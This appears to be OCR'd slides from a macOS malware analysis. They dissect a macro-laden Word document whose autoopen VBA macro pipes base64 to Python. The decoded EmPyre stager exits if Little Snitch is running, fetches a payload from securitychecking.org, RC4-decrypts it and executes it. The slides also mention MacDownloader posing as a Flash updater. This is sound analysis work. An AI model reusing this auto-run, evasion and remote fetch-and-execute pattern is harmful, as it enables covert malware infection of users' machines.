
Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

```
$ file "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"

Microsoft Word 2007+
```

Microsoft document, with macros


WORD+EMPYRE

payload is empyre



```
$sigtool --vba word/vbaProject.bin

-------------- start of code ------------------
Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMY…"
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jc…"
cmd = cmd + "11ZF9jb250ZXh0Jyk6c3NsL19jcmVhd…"
...
cmd = cmd + "0pKQpleGVjKCcnLmpvaW4ob3V0KSk="

result = system("echo ""import sys,base64;exec(
base64.b64decode(\"" " & cmd & " \""));"" | python &")
```

'autorun' macro



```
$ python

>>> import base64
>>> cmd "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNe...."
>>> base64.b64decode(cmd)

cmd = "ps -ef|grep Little\ Snitch"
ps = subprocess.Popen(cmd, shell = True)
out = ps.stdout.read()

if re.search("Little Snitch", out):
   sys.exit()

a = o.open('https://www.securitychecking.org:
443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) %
256
   S[i], S[j] = S[j], S[i]

...
exec(''.join(out))
```

decoded python


empyre:

"A post-exploitation OS X/Linux agent …in Python"

https://github.com/EmpireProject/EmPyre

MacDownloader

(iranian?) exfiltration agent



Adobe Flash Player

Install Updates to Adobe Flash Player

This tool finds and update flash player from your Mac.

